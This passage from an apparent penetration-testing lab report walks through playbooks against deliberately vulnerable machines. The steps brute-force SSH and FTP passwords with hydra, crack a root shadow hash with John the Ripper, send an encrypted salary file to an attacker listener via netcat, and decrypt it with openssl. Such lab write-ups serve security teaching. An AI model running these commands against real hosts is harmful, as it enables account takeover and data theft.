dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@kali:/usr/share/wordlists#
```

Fig. 894. The wordlist named *rockyou.txt* was decompressed.

Step 10: The brute force attack was done using *hydra* tool for *aadams* user by using *rockyou.txt* comprehensive wordlist. It took some time to crack the password *nostradamus* for *aadams* [267].

```
root@kali:~# hydra -l aadams -P /usr/share/wordlists/rockyou.txt -e nsr -u -
t 64 192.168.90.14 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-07
20:23:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344402 login tries
(1:1/p:14344402), ~224132 tries per task
[DATA] attacking ssh://192.168.90.14:22/
[STATUS] 1242.00 tries/min, 1242 tries in 00:01h, 14343289 to do in 192:29h,
64 active
[STATUS] 926.00 tries/min, 2778 tries in 00:03h, 14341753 to do in 258:08h,
64 active
[STATUS] 781.00 tries/min, 5467 tries in 00:07h, 14339064 to do in 305:60h,
64 active
[STATUS] 748.47 tries/min, 11227 tries in 00:15h, 14333304 to do in 319:11h,
64 active
[STATUS] 733.77 tries/min, 22747 tries in 00:31h, 14321784 to do in 325:18h,
64 active
[22][ssh] host: 192.168.90.14 login: aadams password: nostradamus
[STATUS] 726.53 tries/min, 34147 tries in 00:47h, 14310384 to do in 328:17h,
64 active
```

Step 11: The user *aadams* should be enumerated to grab some information. The SSH connection was established via *aadams* credentials and the permission to access */etc/shadow* was still denied because *aadams* was not root user but *aadams* falls under *group 10* that means it can access restricted commands such as *su* or *sudo* as *root* user [266].

```
root@kali:~# ssh -oKexAlgorithms=diffie-hellman-group1-shal
aadams@192.168.90.14
aadams@192.168.90.14's password:
Linux 2.6.16.
aadams@slax:~$ who
root    tty1      Jun  7 23:49
aadams pts/0     Jun  8 00:25 (10.10.10.50)
aadams@slax:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```



```

root@kali:~# cat passfile.txt
root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
root@kali:~# cat shadowfile.txt
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:13553:0:::
root@kali:~# unshadow passfile.txt shadowfile.txt > root_password.txt
Created directory: /root/.john
root@kali:~# cat root_password.txt
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:0:0:DO NOT CHANGE PASSWORD - WILL
BREAK FTP ENCRYPTION:/root:/bin/bash
root@kali:~#

```

Step 13: The “John the Ripper” is the password cracking tool that is used to get the password in plain text. The *john root_password.txt* command was used to get password for *root* user in plain text [266].

```

root@kali:~# john root_password.txt
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128
SSE2 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 12 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 4 candidates left, minimum 12 needed for performance.
Proceeding with incremental:ASCII
tarot (root)
1g 0:00:00:34 DONE 3/3 (2021-06-07 20:33) 0.02896g/s 38004p/s 38004c/s
38004C/s tamok..tarot
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#

```

Step 14:

a. The permit to login as root over ssh is denied for security reasons as shown in */etc/ssh/sshd_config* file [266].

```

aadam@slax:~$ sudo cat /etc/ssh/sshd_config | grep PermitRootLogin
PermitRootLogin no
# "PermitRootLogin without-password". If you just want the PAM account and
aadam@slax:~$

```

b. The command *ssh root@192.168.1.100* was used to remotely access the victim machine over SSH but the permission was denied [266].

```

root@kali:~# ssh -oKexAlgorithms=diffie-hellman-group1-sha1
root@192.168.90.14
root@192.168.90.14's password:
Permission denied, please try again.
root@192.168.90.14's password:
Permission denied, please try again.
root@192.168.90.14's password:

```

```
root@192.168.90.14: Permission denied (publickey,password,keyboard-interactive).
root@kali:~#
```

Step 15: Moreover, to gain root access it is recommended to switch user (su) to *root* from *aadams* by entering *su* command and *root* password i.e., *tarot*. Also, in */etc/passwd* file it was written that *root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash*. This line gives hint that some file is encrypted and there could be ftp user in */etc/passwd* file. The user's home directory is */home/ftp* and this directory was enumerated to find encrypted *salary_dec2003.csv.enc* [266].

```
root@kali:~# ssh -oKexAlgorithms=diffie-hellman-group1-sha1
aadams@192.168.90.14
aadams@192.168.90.14's password:
Linux 2.6.16.
aadams@slax:~$ su root
Password: *****
root@slax:/home/aadams# cd
root@slax:~# ls
Desktop  Set IP address
root@slax:~# cd /home/ftp
root@slax:/home/ftp# ls
incoming
root@slax:/home/ftp# cd incoming
root@slax:/home/ftp/incoming# ls
salary_dec2003.csv.enc
root@slax:/home/ftp/incoming#
```

B. Playbook 2: Decrypted Salary Slip by using OpenSSL.

Description: In this exploit, first the captured flag i.e., salary slip was transferred to attacker's machine where it was discovered that the salary slip is encrypted. Further, the salary slip was decrypted to find financial details using OpenSSL's cipher.

Step 1 The file was transferred to local machine from victim machine using netcat where *nc -lvvp 9898 > salary_dec2003.csv.enc* command was used to set listener on attacking machine (Kali Linux) and then the traffic from the input was piped to a file. Also, *nc -nvv 192.168.1.163 9898 < salary_dec2003.csv.enc* command was used to transfer file on listening port [267].

A. Listener was setup on Kali Linux to get file.

```
root@kali:~# nc -lvvp 9898 > salary_dec2003.csv.enc
listening on [any] 9898 ...
192.168.90.14: inverse host lookup failed: Unknown host
connect to [10.10.10.50] from (UNKNOWN) [192.168.90.14] 36012
sent 0, rcvd 133056
root@kali:~#
```

B. The file *salary_dec2003.csv.enc* was transferred from vulnerable machine to Kali Linux machine

```
root@slax:/home/ftp/incoming# nc -nvv 10.10.10.50 9898 <
salary_dec2003.csv.enc
(UNKNOWN) [10.10.10.50] 9898 (?) open
sent 133056, rcvd 0
root@slax:/home/ftp/incoming#
```

Step 2 Moving further, just to check whether the file is encrypted and contains data following command was used.

```

root@kali:~# file salary_dec2003.csv.enc
salary_dec2003.csv.enc: openssl enc'd data with salted password
root@kali:~# strings salary_dec2003.csv.enc | head
Salted__n
Lw$A`
YN>7
#ki8
/><b
Wm&/
KU'M
R|T&
@/CP/
      0"Kt
root@kali:~#

```

As, *salary_dec2003.csv.enc* is encrypted with 8-bit signature known as *Salted_n* that is used in *OpenSSL* encryption. To decrypt the file, it should be known which algorithm is used to encrypt the file [267].

Step 3 The command *openssl enc -d -aes-128-cbc -in salary_dec2003.csv.enc -out salary_dec2003.csv -k tarot* was used for decryption where *aes-128-cbc* was used by doing trial and error but it was successful. Hence, the *salary_dec2003.csv.enc* file was decrypted by using *aes-128-cbc* [268].

```

root@slax:/home/ftp/incoming# openssl enc -d -aes-128-cbc -in
salary_dec2003.csv.enc -out salary_dec2003.csv -k tarot
root@slax:/home/ftp/incoming# strings salary_dec2003.csv | head -40
,Employee information,,,,,,,,,,,,,
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax
(Percentage),Federal Income Tax (Percentage based on Federal
Allowance),Social Security Tax (Percentage),Medicare Tax (Percentage),Total
Taxes Withheld (Percentage),"Insurance
Deduction
(Dollars)","Other Regular
Deduction
(Dollars)","Total Regular Deductions (Excluding taxes, in dollars)","Direct
Deposit Info
Routing Number","Direct Deposit Info
Account Number"
,1,Charles E.
Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.00,$
860.00,183200299,1123245
,2,Marie
Mary,"$56,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.
00,183200299,1192291
,3,Pat
Patrick,"$43,350.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125
.00,183200299,2334432
,4,Terry
Thompson,"$27,500.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$225.00,$
350.00,183200299,1278235
,5,Ben
Benedict,"$29,750.00",1,3,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$122.50,$
247.50,183200299,2332546
,6,Erin
Gennieg,"$105,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$12
5.00,183200299,1456567

```

```
,7,Paul
Michael,"$76,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$2
25.00,183200299,1446756
,8,Ester
Long,"$92,500.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00
,183200299,1776782
,9,Adam
Adams,"$76,250.00",1,5,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.0
0,183200299,2250900
,10,Chad
Coffee,"$55,000.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.
00,183200299,1590264
,11,,,,,,,,,0.00%,,$0.00,0,0
,12,,,,,,,,,0.00%,,$0.00,0,0
,13,,,,,,,,,0.00%,,$0.00,0,0
,14,,,,,,,,,0.00%,,$0.00,0,0
,15,,,,,,,,,0.00%,,$0.00,0,0
,16,,,,,,,,,0.00%,,$0.00,0,0
,17,,,,,,,,,0.00%,,$0.00,0,0
,18,,,,,,,,,0.00%,,$0.00,0,0
,19,,,,,,,,,0.00%,,$0.00,0,0
,20,,,,,,,,,0.00%,,$0.00,0,0
,21,,,,,,,,,0.00%,,$0.00,0,0
,22,,,,,,,,,0.00%,,$0.00,0,0
,23,,,,,,,,,0.00%,,$0.00,0,0
,24,,,,,,,,,0.00%,,$0.00,0,0
,25,,,,,,,,,0.00%,,$0.00,0,0
,,,,,,
root@slax:/home/ftp/incoming#
```

C. *Playbook 3: Identified service version of vsftpd and directory listing to CTF.*

Description: In this exploit, the error shown by *FTP* was resolved and then successful login into the victim machine was achieved where the directory listing was proceeded, and encrypted salary slip was gathered.

Step 1 For *FTP*, *NMAP* scan results showed *vsftpd* is running but returned an error known as *broken: could not bind listening IPv4 socket*. To confirm the result given by *nmap*, the configuration files for *ftp* were searched in */etc* directory and its present [267].

```
root@slax:~# find /etc -name *ftp* -type f
/etc/rc.d/rc.vsftpd
/etc/logrotate.d/vsftpd
/etc/vsftpd.conf
root@slax:~#
```

The same error was seen when connecting to the victim machine using *FTP*.

```
root@kali:~# ftp 192.168.90.14
Connected to 192.168.90.14.
500 OOPS: could not bind listening IPv4 socket
ftp>
```

Step 2 The error shown while connecting to machine using *FTP* occurred because in */etc/vsftpd.conf* file the *listen=YES* that should be *listen=NO* to resolve the *error: could not bind listening to IPv4 socket*.

```
# however, may confuse older FTP clients.
```

```

#async_abor_enable=YES
#
# By default the server will pretend to allow ASCII mode but in fact ignore
# the request. Turn on the below options to have the server actually do
ASCII
# mangling on files when in ASCII mode.
# Beware that on some FTP servers, ASCII support allows a denial of service
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of the
# raw file.
# ASCII mangling is a horrible feature of the protocol.
#ascii_upload_enable=YES
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
#ftpd_banner=Welcome to blah FTP service.
#
# You may specify a file of disallowed anonymous e-mail addresses.
Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may specify an explicit list of local users to chroot() to their home
# directory. If chroot_local_user is YES, then this list becomes a list of
# users to NOT chroot().
#chroot_list_enable=YES
# (default follows)
#chroot_list_file=/etc/vsftpd.chroot_list
#
# You may activate the "-R" option to the builtin ls. This is disabled by
# default to avoid remote users being able to cause excessive I/O on large
# sites. However, some broken FTP clients such as "ncftp" and "mirror"
assume
# the presence of the "-R" option, so there is a strong case for enabling
it.
ls_recurse_enable=YES
#
# To run vsftpd in standalone mode (rather than through inetd), uncomment
# the line below.
listen=NO

File /etc/vsftpd.conf saved
root@slax:~#

```

After making changes to /etc/vsftpd.conf file, tried verifying by connecting to 192.168.100.50 as root user using FTP.

```

root@kali:~# ftp 192.168.90.14
Connected to 192.168.90.14.

```

```
220 (vsFTPd 2.0.4)
Name (192.168.90.14:kali): root
331 Please specify the password.
Password:
230 Login successful.
ftp>
```

Step 3 Error listing the directory in FTP session.

```
root@kali:~# ftp 192.168.90.14
Connected to 192.168.90.14.
220 (vsFTPd 2.0.4)
Name (192.168.90.14:kali): root
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
215 UNIX Type: L8
500 OOPS: vsf_sysutil_recv_peek
ftp>
```

Step 4 To resolve the error of listing the directory in FTP session, it shows that a module needs to be added to the kernel to allow the vsftpd to function correctly. The modprobe capability module is loaded and try connecting to machine again [267].

```
root@slax:~# modprobe capability
```

Step 5 After loading module, the directory listing was done. Also, the directory was changed to known ftp location and the decrypted salary file was downloaded [267].

```
root@kali:~# ftp 192.168.90.14
Connected to 192.168.90.14.
220 (vsFTPd 2.0.4)
Name (192.168.90.14:kali): root
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx---r-x   2 0      0          63 Jul 20  2006 Desktop
-rw-r--r--   1 0      0          323 May 02  2005 Set IP address
226 Directory send OK.
ftp> cd /home/ftp/incoming
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--   1 0      0          133038 Jun 08 00:49 salary_dec2003.csv
-r-xr-xr-x   1 0      0          133056 Jun 29  2007
salary_dec2003.csv.enc
```



```

226 Directory send OK.
ftp> get salary_dec2003.csv
local: salary_dec2003.csv remote: salary_dec2003.csv
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for salary_dec2003.csv (133038
bytes).
226 File send OK.
133038 bytes received in 0.01 secs (8.5231 MB/s)
ftp>

```

D. Playbook 4: FTP Brute Force attack to crack passwords.

Description: In this exploit, the enum4linux tool is used for enumerating information related to the victim machine on SMB service to find local users. The password cracking tool THC hydra tool was used to successfully crack the password using the wordlists present in Kali Linux against the two users found using enum4linux tool.

Step 1 To find open ports and services running on victim machine, aggressive nmap scan was performed. The nmap results shows that multiple ports are open for various services but port 21 seems interesting as pyftplib is being used for ftp [269].

```

root@kali:~# nmap -A 192.168.100.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-07 23:24 EDT
Nmap scan report for 192.168.100.20
Host is up (0.0029s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          pyftplib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 192.168.100.20:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_End of status.
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:25:e1:4f:41:c6:0f:be:31:21:7b:27:e3:af:49:a9 (RSA)
|   256 38:15:c9:72:9b:e0:24:68:7b:24:4b:ae:40:46:43:16 (ECDSA)
|_  256 9b:50:3b:2c:48:93:e1:a6:9d:b4:99:ec:60:fb:b6:46 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 12
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsCompression, FoundRows,
Speaks41ProtocolOld, ODBCClient, SupportsTransactions, Speaks41ProtocolNew,

```

```

InteractiveClient, LongColumnFlag, IgnoreSigpipes,
DontAllowDatabaseTableColumn, SupportsLoadDataLocal, ConnectWithDatabase,
IgnoreSpaceBeforeParenthesis, SupportsMultipleResults, SupportsAuthPlugins,
SupportsMultipleStatements
|   Status: Autocommit
|   Salt: "uM]k%p(t16ZC"{j"dU\
|_  Auth Plugin Name: mysql_native_password
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: Host: NIGHTFALL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_ nbstat: NetBIOS name: NIGHTFALL, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: nightfall
|   NetBIOS computer name: NIGHTFALL\x00
|   Domain name: nightfall
|   FQDN: nightfall.nightfall
|_  System time: 2021-06-07T23:25:00-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2021-06-08T03:25:00
|_  start_date: N/A

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   0.85 ms  10.10.10.1
2   1.99 ms  192.168.80.1
3   3.01 ms  192.168.90.1
4   4.02 ms  192.168.100.20

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.31 seconds

```

Step 2 Enumeration is the way to dig deep into the machine to find more information. The HTTP service running on victim machine was explored by navigating to the web browser, but no useful information was found [269].




Fig. 895. HTTP service running on victim machine was explored

Step 3 Further, enumeration was carried out on SMB service by using *enum4linux*, where two local usernames were found, namely *matt* and *nightfall* [269].

```

root@kali:~# enum4linux 192.168.100.20
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jun 7
23:47:41 2021

=====
| Target Information |
=====
Target ..... 192.168.100.20
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

=====
| Enumerating Workgroup/Domain on 192.168.100.20 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.100.20 |
=====
Looking up status of 192.168.100.20
NIGHTFALL <00> - B <ACTIVE> Workstation Service
NIGHTFALL <03> - B <ACTIVE> Messenger Service
NIGHTFALL <20> - B <ACTIVE> File Server Service

```

```

        WORKGROUP      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP      <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections

        MAC Address = 00-00-00-00-00-00

=====
|   Session Check on 192.168.100.20   |
=====
[+] Server 192.168.100.20 allows sessions using username '', password ''

=====
|   Getting domain SID for 192.168.100.20   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
|   OS information on 192.168.100.20   |
=====
Use of uninitialized value $os_info in concatenation (.) or string at
./enum4linux.pl line 464.
[+] Got OS info for 192.168.100.20 from smbclient:
[+] Got OS info for 192.168.100.20 from srvinfo:
        NIGHTFALL      Wk Sv PrQ Unx NT SNT Samba 4.9.5-Debian
        platform_id    :          500
        os version     :          6.1
        server type    :          0x809a03

=====
|   Users on 192.168.100.20   |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 890.

=====
|   Share Enumeration on 192.168.100.20   |
=====

        Sharename      Type      Comment
        -----      -
        print$         Disk     Printer Drivers
        IPC$           IPC      IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available

```

```

[+] Attempting to map shares on 192.168.100.20
//192.168.100.20/print$ Mapping: DENIED, Listing: N/A
//192.168.100.20/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

=====
| Password Policy Information for 192.168.100.20 |
=====
[E] Unexpected error from polenum:

[+] Attaching to 192.168.100.20 using a NULL share

[+] Trying protocol 139/SMB...

    [!] Protocol failed: Missing required parameter 'digestmod'.

[+] Trying protocol 445/SMB...

    [!] Protocol failed: Missing required parameter 'digestmod'.

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

=====
| Groups on 192.168.100.20 |
=====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====
| Users on 192.168.100.20 via RID cycling (RIDS: 500-550,1000-1050) |
=====

[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1679783218-3562266554-4049818721
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

```

```
S-1-22-1-1000 Unix User\nightfall (Local User)
S-1-22-1-1001 Unix User\matt (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
```

S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)
S-1-5-32-1047 *unknown**unknown* (8)


```
S-1-5-21-1679783218-3562266554-4049818721-1046 *unknown*\*unknown* (8)
S-1-5-21-1679783218-3562266554-4049818721-1047 *unknown*\*unknown* (8)
S-1-5-21-1679783218-3562266554-4049818721-1048 *unknown*\*unknown* (8)
S-1-5-21-1679783218-3562266554-4049818721-1049 *unknown*\*unknown* (8)
S-1-5-21-1679783218-3562266554-4049818721-1050 *unknown*\*unknown* (8)
```

```
=====
|   Getting printer info for 192.168.100.20   |
=====
```

No printers returned.

enum4linux complete on Mon Jun 7 23:48:21 2021

Step 4 After finding about the usernames, the brute force attack was performed to crack password using *THC Hydra* tool where the wordlist named *rockyou.txt* was used [269].

```
root@kali:~# hydra -l matt -P /usr/share/wwordlists/rockyou.txt
192.168.100.20 ftp -e nsr
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-07
23:50:48
[ERROR] File for passwords not found: /usr/share/wwordlists/rockyou.txt
root@kali:~# hydra -l matt -P /usr/share/wordlists/rockyou.txt
192.168.100.20 ftp -e nsr
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-07
23:51:03
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries
(1:1/p:14344402), ~896526 tries per task
[DATA] attacking ftp://192.168.100.20:21/
[21][ftp] host: 192.168.100.20 login: matt password: cheese
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-07
23:51:49
root@kali:~#
```

E. Playbook 5: Injecting Blank SSH key inside the victim machine.

Description: In this exploit, the FTP session was established by using valid user's credentials where the *SSH key* was generated on attacker's machine with blank passphrase and uploaded to the *.ssh* folder created during FTP session to victim's machine.

